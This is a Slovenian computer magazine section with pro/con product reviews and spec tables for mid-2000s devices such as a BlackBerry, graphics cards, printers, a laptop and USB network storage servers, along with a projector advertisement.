**ZA:** Diktafon, ki je namenjen bolj osebni uporabi, čeprav ga bomo lahko uporabljali tudi za snemanje raznih predavanj in intervjujev. V ta namen ima **nastavljivo občutljivost mikrofona**. Razveselili pa se bomo priloženega  **dodatnega mikrofona in slušalk**. Diktafona nam tako ne bo treba držati v rokah. Lahko bomo počeli kaj drugega, mikrofona, ki ga bomo zataknila za obleko, pa bo pridno beležil vse, kar se bo zgodilo v bližini. Prek priloženih slušalk pa bomo lahko pogovore tudi diskretno poslušali. Zanimiva funkcija je tudi opomnik z alarmom, ki nas opozori na posamezen dogodek, ki smo ga zapisali v posebno mapo. Posebna funkcija VCVA nam pomaga varčevati s pomnilnikom, saj diktafon snema le takrat, ko se kaj dogaja.

**PROTI:** Poseben format zapisa ADPCM je kar požrešen glede pomnilnika. Tako bomo v najkakovostnejšem načinu posneli le slabe 3 ure, kar po eni strani ni malo, prav veliko pa tudi ne. Je pa vsaj cena mamljiva. Milan Simič

pametni telefon in dlančnik

## BlackBerry 7290



Skupna ocena:

Razmerje cena/kakovost:

Informacije: Si.mobil, d.d., Ljubljana

Spletni naslov: [www.rim.com](http://www.rim.com)

Cena: 45.000 Sit

Tehnični podatki

Tip: Pametni telefon, dlančnik

Frekvenčni pas: GSM 850/900/1800/1900

Prenos podatkov: GPRS

Velikost, teža: 114 x 74 x 23 mm, 139 g

Baterija: Li-ion 1000 mAh

Avtonomija: 4 ure pogovorov, 216 ur pripravljenosti

Vmesnik: USB

Dodatno: Osvetljen zaslon, klasična tipkovnica

QWERTY

**ZA:** Že druga generacija v svetu izredno priljubljenega pametnega telefona oziroma dlančnika nenavadne oblike je prišla tudi v Slovenijo. Kanadsko podjetje Research in Motion (RIM) je s tankimi ploščatimi napravami, katerih zgornji del tvori velik zaslon, na spodnjem pa je nameščena običajna, le miniaturizirana tipkovnica, očaral ves svet. Model 7290 ima barvni zaslon in zlahka ga imenujemo tudi **dlančnik**, saj lahko poleg **telefonskega** dela v njej poganjamo tudi različne programe ter celo igre. Poudarek BlackBerryja pa je zagotovo **neprekinjeno delo z e-pošto**, saj poseben sistem v ozadju skrbi za samodejno pošiljanje vse prejete e-pošte iz našega (službenega ali domačega) poštnega nabiralnika v telefon, ob čemer se ohranijo tudi vsi podatki iz prilog, kot so Wordovi dokumenti, Excelove tabele, PowerPointova predstavitve ali dokumenti PDF... Sistem namreč samodejno predela podatke v telefonu in manjšemu zaslonu primerno obliko, zato je tudi prenos podatkov drastično nižji. Sistem deluje odlično, seveda pa tudi v nasprotni smeri, saj je moč na pošto odgovarjati, nikakršen problem pa ni niti brskanje po spletnih straneh. Delajo tudi slovenski krilati znaki.

**PROTI:** Družabno življenje lastnikov BlackBerryja bo ob pomanjkanju samodiscipline trpelo, še zlasti če boste na večerni zabavi ves večer zrl v napravo in tipkali po njej. Želimo si še mehanizem za zaustavljanje spama, ki ga RIM še vedno ni dokončal. Žal sinhronizacija koledarja oz. opravi deluje samo v različici Enterprise (v navezi s strežnikom Exchange), za domače uporabnike pa ne. Jaka Mele

brežžični telefon Skype

## Linksys CIT200



Skupna ocena:

Razmerje cena/kakovost:

Informacije: Avtera, d.o.o., Ljubljana

Spletni naslov: [www.linksys.com](http://www.linksys.com)

Cena: 34.000 Sit

Tehnični podatki

Vmesnik: USB

Tip: Brežžični, mono

Domet: 300 m na prostem, 50 m znotraj zgradbe

Frekvenčni pas: 1880-1900 MHz, DECT

Telefonija: Internetna, prek omrežja Skype

Dodatno: Osvetljen zaslon in tipkovnica

Avtonomija (pripravljenost, pogovor): 120 h/10 h

Mere, teža: 48 x 132 x 35 mm, 130 g

**ZA:** Po lanskoletnemu brezžičnemu telefonu za omrežje Skype podjetja Olympia, smo na ta nišni del trga dočakali tudi vstop večjih igralcev. Priznati moramo, da smo od Linksysovega modela CIT200 pričakovali veliko, saj za podjetjem navezadnje stoji Cisco. Resnično, CIT200 prinaša kar nekaj razširitev funkcionalnosti glede na prejšnjo ponudbo, še zlasti velja omeniti **tesno navezanost na Skype** (s katerim so podpisali tudi partnersko pogodbo). Telefon zna poleg vzpostavljanja zveze in oglašanja na vhodni klic brskati še po naših Skypovih stikih, kjer vidimo tudi stanje naših kolegov in njihove profile. Telefon ima za ta namen **barvni zaslon**, ki je tudi osvetljen, prav tako pa se ob uporabi osvetlijo tudi tipke. Ob dohodnem klicu se na zaslonu prikaže ime klicajočega. Telefon ima tudi **vse klasične funkcije**, kot je prostoročni način s vdelanim zvočnikom, čakajoči klic in prezevave klicev na druge interne številke v primeru da imamo v dometu dva ali več telefonov. Kakovost zvoka je ob uporabi kodeka ADPCM pri 32 Kb/s solidna, na ravni telefonije ISDN. V kompletu so še **bazna postaja**, ki jo priključimo v USB-vrata računalnika, ter enostavni gonilniki. Pohvaliti velja delovanje z novjšimi funkcijami, kot je glasovna pošta.

**PROTI:** Žal bo CIT200 v najboljšem primeru postal le še en telefon v našem domu, saj nanj **ni moč priključiti tudi navadne ali ISDN-linije**. Priključitev naprave je malce kompleksna, saj je treba telefone najprej spariti. Tudi cena je za ponujeno pretirana, še zlasti ker je za dodatno slušalko (v isto bazno postajo je mogoče priključiti več slušalk) treba kupiti kar celoten komplet. Jaka Mele

CENTER



PROJEKCIJE

HOMESITE

# NOVO V SLOVENIJI CASIO

Nova generacija prenosnih projektorjev CASIO v spremstvu več-funkcijske kamere vam ponuja neomejene možnosti za uresničitev vaših idej.

200% optična povečava, DLP tehnologija, ločljivost XGA, kontrast 2000:1



## XJ-360

svetilnost: 2200 lumnov  
teža: 1.8kg



## XJ-460

svetilnost: 2500 lumnov  
teža: 2.7kg



## XJ-560

svetilnost: 3000 lumnov  
teža: 2.7kg

Samodejni navpičen in vodoraven popravek ter ostritev slike s pritiskom na 1 gumb.



## YC-400

Absolutna novost in revolucija.  
Vizualizer in digitalni fotoaparati v enem.

# CASIO

PREZENTACIJSKI SISTEM  
ZA VAŠE KREATIVNE IDEJE

**Najboljša izbira projektorjev v Sloveniji!**

LESTRA d.o.o.  
Prevale 7, 1236 Trzin

tel.: 01/ 563 60 62  
fax: 01/ 563 60 61

info@lestra.si  
www.lestra.si

grafična kartica

## Sapphire X800 GTO2



Skupna ocena:

Razmerje cena/kakovost:

**Informacije:** Acord-92, d.o.o.  
**Spletni naslov:** www.sapphiretech.com  
**Cena:** 59.900 SIT

### Tehnični podatki

**Grafični procesor:** ATI R480  
**Pomnilnik:** 256 MB GDDR3  
**Hitrost procesorja/pomnilnika:** 400/490(980) MHz  
**Vodilo:** PCIE 16x  
**Dodatni priključki:** DVI, D-sub, VIVO

**ZA:** Sapphire je ob prihodu ATI-jeve nove generacije izkoristil nižje cene prej najmočnejšega procesorja R480 in ga v prilagojeni obliki ponudil v srednjem cenovnem razredu! Rezultat je novinec GTO2 ki gradi na jedru R480, po drugih specifikacijah pa je enak predhodniku GTO. Najpomembnejši podatek pa se skriva med vrsticami. Namesto 8 ima GTO2 odklenjenih kar 12 cevovodov, najpomembneje pa je, da so preostali štirje zaklenjeni samo na ravni BIOS-a, ne pa strojno. V spletu so se hkrati s prvimi karticami pojavili predelane datoteke BIOS-a, s katerimi kartica zaživi v polni moči (postane X850 XT ali z pa celo X850 XT PE). Seveda so tovrstne predelave vedno igra na srečo, saj ni nujno, da bo prav naša kartica preživela pohitritev. Ker pa ATI ta procesor proizvaja že dobro leto in je proizvodni proces izpiljen in zelo uspešen, ni večje bojzani. Tudi brez spreminjanja BIOS-a se da kartico pohitriti s pospešitvijo taktov (uspelo nam je vse do 540 MHz) kar prek namenskih programčkov oz. gonilnikov. Kartica je manj masivna kot novejša generacija, a ventilator je dovolj velik in kakovosten, da bo hlajenje dokaj tiho, zasedeno pa le eno razširitveno mesto. Grafika ima en DVI in en analogni izhod D-Sub ter izhod za povezavo na televizor. Zanimivo je da v nedotaknjeni izvedbi v testu 3Dmark2005 ne prekaša izvirnega GTO, ga pa zato malenkostno v 3Dmark2003, kjer pa še vedno ne preseže meje 10.000 točk. A ko jo odklenemo, so stvari drugačne ...

**PROTI:** Pogrešali smo pasivno hlajenje, ki smo ga bili deležni v X800 GTO Ultimate, a je zato GTO2 vsaj neprimerno hladnejši. Cena je glede na Nvidiino ponudbo 7800GT morda še/že rahlo visoka, a ob uspešni predelavi še vedno postane najboljši nakup! Jaka Mele

grafična kartica

## GeForce 7800 GTX 512 MB



Skupna ocena:

Razmerje cena/kakovost:

**Informacije:** Nvidia  
**Spletni naslov:** www.nvidia.com  
**Cena:** okoli 140.000 SIT

### Tehnični podatki

**Grafični procesor:** G70  
**Pomnilnik:** 512 MB GDDR3  
**Hitrost procesorja/pomnilnika:** 550/850(1700) MHz  
**Vodilo:** PCIE 16x  
**Dodatni priključki:** 2x DVI, VIVO

**ZA:** Ko je postala dobavljivost ATI-jevega X1800XT končno več kot deset kartic za vso Evropo, je tudi Nvidia predstavila svojo dolgo pričakovano »ultra« različico – 7800 GTX. Tako je ATI-ju zaplenila le za hip dotaknjeno lovoriko najmočnejšega in ponovno začrtala meje možnega. Čeprav na prvi pogled kaže, da je razlika le v povečanju pomnilnika, pa to ne drži, saj se je takt procesorja dvignil za več kot 30 %, takt pomnilnika pa celo za več kot 35 %! Sicer procesor ostaja identičen kot v 256 MB različici 7800 GTX, kar kaže, da je Nvidia odlično izpilila proizvodni proces! Kartica je pravi biser že na prvi pogled, saj so proizvajalci grafik končno doumeli, da ob igranju ne potrebujemo zvoka sesalnika. Robustno hladilno telo, ki uporablja tudi toplotne cevi za prenos toplote med različnimi stranmi ohišja hladi ogromen ventilator, ki svojo nalogo opravlja odlično! Kartica je tudi pod najhujšo obremenitvijo hladna »kot špricer«, ventilator pa skorajda ni slišen! Končno bi lahko rekli! In padel je tudi nov hitrostni rekord, tako v testu 3Dmark2005 kot tudi 2003! Čestitke, Nvidia, in komaj čakamo na test SLI, saj so v vmesnem času odpravili pomanjkljivosti gonilnikov in mešanja kartic različnih proizvajalcev, omogočili izkoriščanje dvojedrnih procesorjev ...

**PROTI:** Cena novega kralja bo zagotovo neverjetna, kar pomeni, da bo kakršnakoli realno željo po sistemu SLI zavrnil še tako zadebeljen Božiček! Hkrati ob cenah modelov 7800 GT novinec ponuja veliko slabše razmerje med ceno in kakovostjo. Kartica z ogromnim hladilnim sistemom še vedno zaseda dve razširitveni reži, poraba energije ostaja pri skoraj 140 W.

Jaka Mele

Test	Ločljivost, globina	X800G-T02	X800GTO 256MB	X700, 256MB	X850 XT, 256MB	7800 GTX, 512	7800 GTX	7800 GT	X1800 XT	X1800 XL
3D Mark 2003						19025	16701	15135	16559	13409
3D Mark 2005	1024 x 768 x 32	4515	4521	3185	5540	9126	7553	6805	8872	7038

prenosni računalnik

## Toshiba Satellite Pro M40X-168



Skupna ocena:

Razmerje cena/kakovost:

**Informacije:** INEA, d.o.o., Ljubljana  
**Spletni naslov:** www.toshiba.com  
**Cena:** 273.600 SIT

### Tehnični podatki

**Procesor:** Intel Pentium M 730; Dothan 1,6 GHz  
**Pomnilnik:** 512 MB DDR; PC2700, 333 MHz  
**Trdi disk:** 40 GB  
**Vdelane pomnilniške enote:** DVD-ROM/CD-R(W)  
**Zaslon:** 15,4", 1280 x 800 pik  
**Grafična kartica:** Intel 915 GM, do 128 MB  
**Vmesniki:** VGA, 3 x USB 2.0, 56 K modem, 10/100 LAN, avdio, PC Card tip II, bralnik pomnilniških kartic 6v1, Wi-Fi 802.11b/g, S-video izhod, i.LINK (IEEE 1394), stereo zvočniki  
**Delovanje baterij:** 2:36; BatteryMark  
**Mere in masa:** 365 x 275 x 30–38 mm, 3 kg  
**Programska oprema:** Windows XP Pro, MS OneNote 2003, Norton Internet Security Suite 2005, Sonic Record Now!, WinDVD

**ZA:** Prenosnik glede oblikovne zasnove nadaljuje oblikovalsko filozofijo Toshibe. Zaslon s kar petnajstimi palci ohranja razmerje stranic 16 : 10, s čimer je prenosnik zelo uporaben tudi za predvajanje filmov. Avtonomija prenosnika je boljša od povprečja in, zanimivo, celo od močnejših prenosnikov podjetja Toshiba. Poleg standardnih izhodov in vhodov ima prenosnik tudi bralnik pomnilniških kartic, ki podpira vseh šest tipov kartic. Pohvaliti velja vdelane stereo zvočnike, ki s sistemom SRS TruSurround in poglobljenimi nizkimi toni BassEnhanced ustvarjajo boljši vtis, čeprav na njih ne piše Harman Kardon. Prenosnik ponovno blesti z Toshiba no odlično integrirano upravljalno programsko opremo, ki uporabniku pomagajo pri delu s sistemskimi, varnostnimi in optimirnimi orodji. Skratka, simpatično zaokrožen prenosnik z dovolj pomnilnika in brez nepotrebnih dodatkov.

**PROTI:** No, razen nekaterih ... Še vedno namreč pogrešamo trojni brezžični radio 802.11a/b/g, ki ga ima večina konkurence. Prav tako imajo močnejši modeli družine Satellite Pro boljši LCD-zaslon, saj je zaradi tehnologije TruBrite VA svetlejši, kar smo pri M40X malce pogrešali, a sočasno je zato odbojev veliko manj, kar pa se tudi pozna. Najbolj smo pogrešali zapisovalno DVD-enoto in podporo bluetoothu, zaradi česar prenosnik ni dobil najvišjih ocen.

fototiskalnik

## Epson Stylus Photo R2400



**ZA:** V boj z večjim številom barv se je spustil tudi Epson, za začetek le na profesionalni ravni. Nova barvila, poimenovana K3 prinašajo kar nekaj sprememb. Morda najpomembnejša je ta, da imajo tiskalniki s temi barvili poleg črne še dva odtenka sive, podobno kot nekateri Hewlett-Packardovi tiskalniki. Barvila so v celoti pigmentna, kar so dosegli z novimi barvnimi delci. Z njimi je obstojnost barv še večja, izpisi naj bi bili obstojni preko 100 let, povečal se je tudi barvni obseg in dinamični razpon. Model R2400 je najmanjši med novimi tiskalniki in cenovno še najbližje amaterjem, čeprav je tem bolj namenjen R1800. Največja širina tiska je 33 cm, kar je dovolj za povečan A3-format. Dolžina tiskanja praktično ni omejena, saj je v kompletu dodatek za zvitke papirja, ki so ponavadi cenejši kot že razrezani listi. Gonilnik je na voljo tako za okolje Windows kot Mac in, kot se spodobi, omogoča celo vrsto nastavitvev. Za zahtevnejše je na voljo način Advanced, ki omogoča nastavitvev barv, nadzor nad barvnimi profili in papirjem. Določite lahko celo časovni zamik pri premikanju glave tiskalnika za boljše sušenje barve, kar bo verjetno izkoristil le malokateri uporabnik. Gonilnik omogoča med drugim dober nadzor nad porabo barv v tiskalniku, čeprav začne opozarjati že zelo zgodaj, ko je v kartuši še 20 % barvila. Najpomembnejša stvar je seveda kakovost tiskanja in tu lahko zapišemo, da novinec dobesedno blesti. To velja tako za barvne kot črno-bele izpise, pri slednjih seveda pomembno vlogo igra nova dodatna siva barva. Brez dodatnega umerjanja nam je uspelo dobiti iste barve, kot so na zaslonu, v primerjavi z drugimi pa smo opazili lepše barvne prehode in boljši zapis detajlov v temnih in svetlih delih slike. Črno-beli izpisi so brez barvnega nihanja in se brez težav kosajo s klasično temnico.

**PROTI:** Slaba stran tega je počasnejše tiskanje, to je pravzaprav edino področje, kjer R2400 ni med najboljšimi. Za izpis v velikosti A4 pri polni kakovosti boste namreč čakali nekaj minut. Opazili smo še eno težavo, ki pa je verjetno posledica preizkusnega modela, na področjih, kjer je bilo nanoseno več barve, se je občasno poznal odtis kolesca za premik papirja. Epsonu je uspelo narediti velik korak naprej in tega bodo veseli predvsem fotografi, ki radi sami tiskajo svoje izdelke. Čeprav ta način ni najcenejši, pa omogoča najboljši nadzor in odlično kakovost.

Alan Orlič Belšak

Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
<b>Informacije:</b> Avtera, d.o.o.	
<b>Spletni naslov:</b> www.epson.com	
<b>Cena:</b> 239.064 SIT	
<b>Tehnični podatki:</b>	
<b>Teža:</b> 11,7 kg	
<b>Mere:</b> 457 x 615 x 737 mm	
<b>Vmesnik:</b> USB 2.0	
<b>Ločljivost:</b> 5760 x 1440 dpi	
<b>Format papirja:</b> do A3+	
<b>Največja širina tiskanja:</b> 329 mm	
<b>Gonilnik:</b> MS Windows, Mac OS	
<b>Število barv:</b> 9	

večfunkcijska naprava

## Epson AcuLaser CX11NF



**ZA:** Epsonova nova večfunkcijska naprava, temelji na prenovljenem Epsonovem laserskem delu, ki obvlada tudi barve. Naprava tako v enem kompaktnem ohišju združuje barvni laserski tiskalnik, optični bralnik, kopirno napravo in faks. Naprava je odlična za manjše pisarne, zagotovo pa je veliko vredna hitrost prvega izpisa, pod desetimi sekundami, in prvega kopiranja znotraj 20 sekund. Tudi sicer je tiskalnik med hitrejšimi, saj obvlada 25 črno-belih izpisov na minuto in 5 barvnih. Barvni natisi so presentljivi dobri, kar je za-

sluga nove Epsonove tehnologije Wrap Transfer. Pri tiskanju fotografij se razlika v primerjavi z brizgalnim fototiskalnikom še opazi, a to tudi ni namen te naprave. Barvno zajemanje različnih velikosti vhodnih dokumentov do velikosti A4 je lahko izvedeno na lokalni ali omrežni računalnik, ločljivost pa lahko programsko dvigamo do 9600 dpi. Optično branje, tiskanje in kopiranje potekajo hitro in tiho, začnejo se takoj, brez ogrevanja. Pohvaliti velja enostaven uporabniški vmesnik, pregleden LCD-zaslon, kjer se izpisujeta tudi stanje naprave in raven barvil. Napravo priklopimo prek USB-vrat, v omrežje pa jo kot omrežni tiskalnik dodamo preko vdelanih vrat 10/100 ethernet. Vdelan je tudi standardni faks G3, ki ga lahko (za pošiljanje) tako kot bralnik uporabljamo tudi, če je naprava brez bravila. V kompletu je še kopia Epsonove programske opreme, ki poenostavi delo s strojem.

**PROTI:** Žal naprava nima samodejnega mehanizma za obojestransko tiskanje, kar pomeni, da je za to potrebno ročno posredovanje. Poleg menjave barvila je treba ob največji mesečni obremenitvi 45.000 kopij menjati tudi foto enoto na približno 50 tisoč kopij. Cena potrošnega materiala bi bila lahko nižja, le želimo pa si lahko A3-izvedbo.

Jaka Mele

Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
<b>Informacije:</b> Avtera, d.o.o., Ljubljana	
<b>Spletni naslov:</b> www.epson.com	
<b>Cena:</b> 308.808 SIT	
<b>Tehnični podatki:</b>	
<b>Ločljivost (tiskanje, kopiranje, optično branje):</b> 2400 dpi (RIT), 600 dpi, 600 dpi	
<b>Hitrost tiskanja:</b> 5 (barvno), 25 (čb)	
<b>Format papirja:</b> A4	
<b>Vmesniki:</b> USB 2.0, ethernet za omrežno tiskanje	
<b>Pomnilnik:</b> 128 MB	
<b>Gonilniki za:</b> MS Windows, Apple Mac	
<b>Cena izpisa ene strani:</b> Črno-belo 8 SIT (5 % pokritost), barvno 30 SIT (5 % pokritost), Kapaciteta vhodnega in izhodnega predala za papir: 180/250	
<b>Mere in teža:</b> 460 x 467 x 667 mm, 33,1 kg	
<b>Drugo:</b> Samodejno podajalec papirja	
<b>Dodatno:</b> Možnost razširitve vhodnega predala	

večfunkcijska naprava

## Canon Pixma MP800



**ZA:** Canonova nova zvezda večfunkcijskih brizgalnih naprav je Pixma MP800. V kompaktnem ohišju, ki ohranja eleganco družine Pixma, se skriva barvni tiskalnik, ki obvlada tiskanje s kapljicami velikosti en pikoliter ter se pohvali z **obstojnimi izpisi**, ki ga omogoča tehnologija **ChromaLife100**. V napravo je vdelan še bralnik z optično ločljivostjo 2400 x 4800 in možnostjo zajema iz filmov oz. dia pozitivov, z bralnikom pa je seveda na voljo tudi funkcija kopirne naprave. Možno je tudi **neposredna izdelava fotografij s filma!** Tiskalnik, tako strojno kot s priloženo programsko opremo, lahko opisujemo s samimi **superlativi**, saj je izredno hiter, tih in nabit s funkcijami. Morda najpomembnejša pa je **enostavna uporaba**, k čemur pripomore tudi 3,5-palčni barvni LCD-zaslon z meniji in pomočjo v celoti v slovenščini! Tiskalnik obvlada **obojestransko samodejno tiskanje**, primeren pa je tudi za izdelavo **fotografij** – pri najboljši kakovosti fotografijo 10 x 15 cm natisne v 37 sekundah! Na voljo sta tudi vmesnik za tiskanje na optične medije in brezrobo tiskanje vseh formatov! Tisk iz **mobilnih telefonov prek infrardečega vmesnika** deluje, izbirno pa je na voljo tudi razširitev bluetooth. Izpisi so fenomenalni, barve odlične! Med programsko opremo naj omenimo ScanSoft OmniPage SE (prepozna tudi slovenske črke), ArcSoft PhotoStudio, CD-LabelPrin ...Odlično zaokrožen izdelek, primeren za zahtevne uporabnike in popolne začetnike!

<b>Skupna cena:</b>	■■■■■■■■■■
<b>Razmerje cena/kakovost:</b>	■■■■■■■■■■
<b>Informacije:</b> Canon Adria, d.o.o., Ljubljana	
<b>Spletni naslov:</b> www.canon.si	
<b>Cena:</b> 90.000 SIT	
<b>Tehnični podatki</b>	
<b>Ločljivost (tiskanje, optično branje in kopiranje):</b> 9600 x 2400 dpi, 2400 x 4800 dpi	
<b>Hitrost tiskanja:</b> 30 (čb), 24 (barvno)	
<b>Format papirja:</b> A4	
<b>Vmesniki:</b> USB 2.0, vsi tipi pomnilniških kartic, IrDA	
<b>Pomnilnik:</b> Ni podatka	
<b>Gonilniki za:</b> MS Windows, Mac OS X	
<b>Cena izpisa ene strani:</b> Črno-belo 14 SIT (5 % pokritost), barvna 34 SIT (5 % pokritost)	
<b>Kapaciteta vhodnega in izhodnega predala za papir:</b> 150+150/50	
<b>Dimenzije in teža:</b> 470 x 490 x 240 mm, 12 kg	
<b>Drugo:</b> Obojestransko tiskanje, zajemanje s filma, tiskanje na CD/DVD-medije	
<b>Dodatno:</b> Vmesnik bluetooth	

**PROTI:** Pogrešamo funkcijo faksa, saj tudi ta občasno pride prav. Prav tako je čudno, da v najmočnejši napravi ni vdelan **ethernetni vmesnik**, tako lahko funkcionalnost bralnika izkorišča le računalnik, na katerega je zadeva priključena. Čeprav naprava ponuja veliko, je cena višja, kot če bi kupili posamezne naprave.  
Jaka Mele

barvni laserski tiskalnik

## Canon LBP 5200



<b>Skupna cena:</b>	■■■■■■■■■■
<b>Razmerje cena/kakovost:</b>	■■■■■■■■■■
<b>Informacije:</b> Canon Adria, d.o.o., Ljubljana	
<b>Spletni naslov:</b> www.canon.si	
<b>Cena:</b> 90.000 SIT	
<b>Tehnični podatki</b>	
<b>Ločljivost:</b> 600 x 600 dpi, AIR 9600 x 600	
<b>Hitrost tiskanja:</b> 4 (barvno), 19 (čb)	
<b>Format papirja:</b> A4	
<b>Vmesniki:</b> USB 2.0	
<b>Pomnilnik:</b> 8 MB	
<b>Gonilniki za:</b> MS Windows	
<b>Cena izpisa ene strani:</b> Črno-belo 5,8 SIT (5 % pokritost), barvno 24 SIT (5 % pokritost)	
<b>Kapaciteta vhodnega in izhodnega predala za papir:</b> 125/125	
<b>Mere in teža:</b> 482 x 451 x 325 mm, 17 kg	
<b>Dodatno:</b> Dodatna kasetna za vhodni papir 250 listov, omrežni vmesnik	

**ZA:** Novi barvni laserski tiskalnik Canon LBP5200 prinaša barvno lasersko tiskanje tudi v nižji cenovni razred. Naprava priklopimo prek USB-vrat. Glavna odlika tega kompaktnega, a vseeno velikega stroja je **hiter izpis prve strani** (razen ob vklopu naprave), ki je za barvni izpis okoli pol minute, za črno-beli pa manj kot 20 sekund. Tako barvni kot tudi sivinski izpis sta navkljub optični ločljivosti 600 dpi zelo kakovostna, pri čemer očitno odlično vlogo opravi samodejni povečevalnik ločljivosti AIR (Automatic Image Refinement). Zanimivo je, da so gonilniki dokončno postali izredno poenostavljeni in sploh ne omogočajo več prilagajanja ločljivosti. Z menjavo barvila bomo menjali vse potrošne dele naprave, kar pomeni, da bo cena barvila višja kot pri konkurenci, a hkrati to prihrani stroške servisiranja drugih delov. Naprava je primerna za rabo doma in v malih podjetjih, o čemer prepriča tudi konkurenčna cena posameznih izpisov (če že ne celotnega tiskalnika).

**PROTI:** Delovanje naprave je **dokaj glasno**, česar smo se že malce odvadili. Tudi sicer je naprava, ki meri na domače uporabnike, presenetljivo konzervativno oblikovana. Žal ima naprava le **8 MB pomnilnika**, kar pomeni, da se večina procesiranja odvijne v računalniku, zaradi česar je tiskanje iz počasnejših računalnikov veliko počasnejše. Čeprav gre za laserski tiskalnik v Canonovi seriji nižjega cenovnega razreda, bi enota za obojestransko tiskanje prišla zelo prav, prav tako pa tudi ethernetni vmesnik. Za ponujene značilnosti bi bila lahko cena še nižja.  
Jaka Mele

brežično namizje

## Logitech EX 110



Skupna ocena:

Razmerje cena/kakovost:

Informacije: RoLAN, d.o.o.

Spletni naslov: www.logitech.com

Cena: 9.400 SIT

Tehnični podatki

Miška: Optična brezžična (800 dpi)

Tipkovnica: Brežična, 105 tipk

Priključek: USB 2.0 in PS2

Garancija: 5 let

**ZA:** Tipkovnica je oblikovana sila simpatično v črni barvi. Poleg obveznega nabora tipk pa je na voljo tudi kopica tipk, namenjenih **lažjemu delu**. Tem je mogoče določiti različne funkcije. V osnovi so razdeljene na delo z internetom, poganjanje pisarniških ali drugih programov in upravljanje z multimedijskimi vsebinami. Tipke in njihova postavitve so klasične tako po obliki kot tudi položaju. Nekoliko je povečana spodnja vrstica (spodnji rob je tudi nekoliko zaobljen), na kar se je treba navaditi. Nekoliko je spremenjen položaj smernih tipk, paket tipk nad njimi (Insert/Home/PageUP ....) pa so razdeljene v dva dela in nekoliko preveč razsejane po tipkovnici. Seveda bo to nekaj časa povzročalo težave vsem, ki so navajeni klasične postavitve prav vseh tipk. Tipke so na pritisk mehke in precej nižje, kot smo vajeni pri klasičnih tipkovnicah. Tako vse skupaj še najbolj spominja na tipkovnice prenosnikov. Miška, čeprav lepo odzivna, premore le osnovne tipke in kolesček. Tako je, kot celoten izdelek, namenjena **domači, nezahtevni rabi**.

**PROTI:** Napajanje tipkovnice in miške je izvedeno s parom AA- in parom AAA-alkalnih baterij. Mogoče je seveda uporabiti takšne, ki omogočajo polnjenje, ni pa predvidenega polnilnika niti za miško. Čeprav je avtonomija dolga, pa je le neprijetno, če vam med delom tipkovnica ali miška odpove poslušnost zaradi praznih baterij. Občutek pri delu s tipkovnico kaže na ciljno skupino, ki nikakor ni med zahtevnimi uporabniki. Razveseljivo je videti vse, tudi **naše znake** natisnjene na tipke, so pa vse oznake le nekoliko premajhne, kar bo motilo vse, ki so navajeni gledati, kaj pritiskajo med delom.

Komplet je vsekakor dovolj kakovosten za domačo rabo, s svojo ceno pa pomeni simpatično rešitev za dom ali vse računalnike tistih, ki jim pisanje besedil ni poglavito opravilo.

Zdenko Frangež

omrežni strežniški vmesnik

## LevelOne FPS-3003



Skupna ocena:

Razmerje cena/kakovost:

Informacije: Digital Data, d.o.o., Ljubljana

Spletni naslov: www.level1.com

Cena: 22.447 SIT

Tehnični podatki

Kapaciteta: 2x USB 2.0

Vmesnik: Ethernet 10/100 Mb/s

Deljeni podatki (share): Da

RAID: Ne

Tiskalniški strežnik: Da

Drugo: Programska oprema za izdelavo varnostne kopije

**ZA:** Izvedba na omrežje pripetega diskovnega polja je več, v grobem ločimo tri načine. Prvi je **samostojna naprava**, v kateri so elektronika z logiko in diski; drugi je **ohišje z logiko**, v katero pa moramo vdelati svoje diske; tretji pa temelji na načelu več škatel in ponuja zgolj **omrežni strežniški vmesnik**, v katerega priklopimo več zunanjih pomnilniških enot. Med takšne izvedbe spada tudi LevelOne FPS-3003 MFP/USB Server, majhna siva škatlica z dvema USB-vhodoma in omrežnim vmesnikom. Poleg zmožnosti priklopa USB-diskov in pomnilniških ključev lahko izdelek deluje tudi kot **omrežni tiskalniški strežnik**, nanj pa je moč priklopiti celo bralnik pomnilniških kartic in, kot posebnost, večfunkcijske HP-jeve naprave (tiskalnik, optični bralnik, fotokopirni stroj), kar je dokaj eksotično. Nastavljanje naprave preko spletnega vmesnika ali priloženega programa je enostavno, čeprav ne najbolj pregledno. Nastaviti je moč dostop prek strežnika FTP in klasično skupno rabo datotek prek strežnika Samba. Podprto je delo z uporabniki in različni nivoji pravic. Pohvaliti velja tiskalniški strežnik in podporo za HP-jeve večfunkcijske naprave. Negotovo se obnaša kot gostitelj USB naprav.

**PROTI:** Želeli bi si hitrejše delovanje, za kar bi morda potrebovali **gigabitni omrežni vmesnik**. Tudi tu izvedba omrežnega diskovnega polja ne omogoča polja RAID.

Jaka Mele

omrežni strežniški vmesnik

## TRENDnet TS-U200



Skupna ocena:

Razmerje cena/kakovost:

Informacije: EC, d.o.o., Ljubljana

Spletni naslov: www.trendnet.com

Cena: 24.840 SIT

Tehnični podatki

Kapaciteta: 2x USB 2.0, bralnik pomnilniških karti 6v1

Vmesnik: Ethernet 10/100 Mb/s

Deljeni podatki (share): Da

RAID: Ne

Tiskalniški strežnik: Ne

Drugo: Programirani prenosi datotek

**ZA:** Modro napravo povežemo v omrežje, nanjo pa priključimo do dve pomnilniški napravi (USB-disk, USB-ključ ...). Naprava zna delovati kot **gostitelj USB-naprav**, ki jih priključi in poda v **omrežno rabo**. Prek spletnega vmesnika je moč nastaviti različne oblike dostopa, možna sta dostop prek strežnika FTP in klasična skupna raba datotek (Samba). Dostop je lahko prost ali prek uporabniških računov, nastavljammo ravni dostopa do posameznih podimenikov na USB-diskovni napravi ter omejujemo pravice pisanja, branja ... ali pa zaklepamo dostop na IP-naslove. Naprava ima vdelane tudi **bralnike pomnilniških kartic**, in z enostavnim pritiskom na gumb Backup se vsebina vstavljenih pomnilniških kartic prenese na priklopljen USB-disk. Enostavnost delovanja TS-U200 odlično dopolnjuje z možnostjo **avtomatiziranega prenosa datotek iz interneta neposredno v napravo**, kar pomeni, da so lahko čez noč vsi računalniki ugasnjeni, naprava pa besno vleče iz interneta, ali pa funkcijo uporabimo za izdelavo dnevnih ali tedenskih varnostnih kopij ...

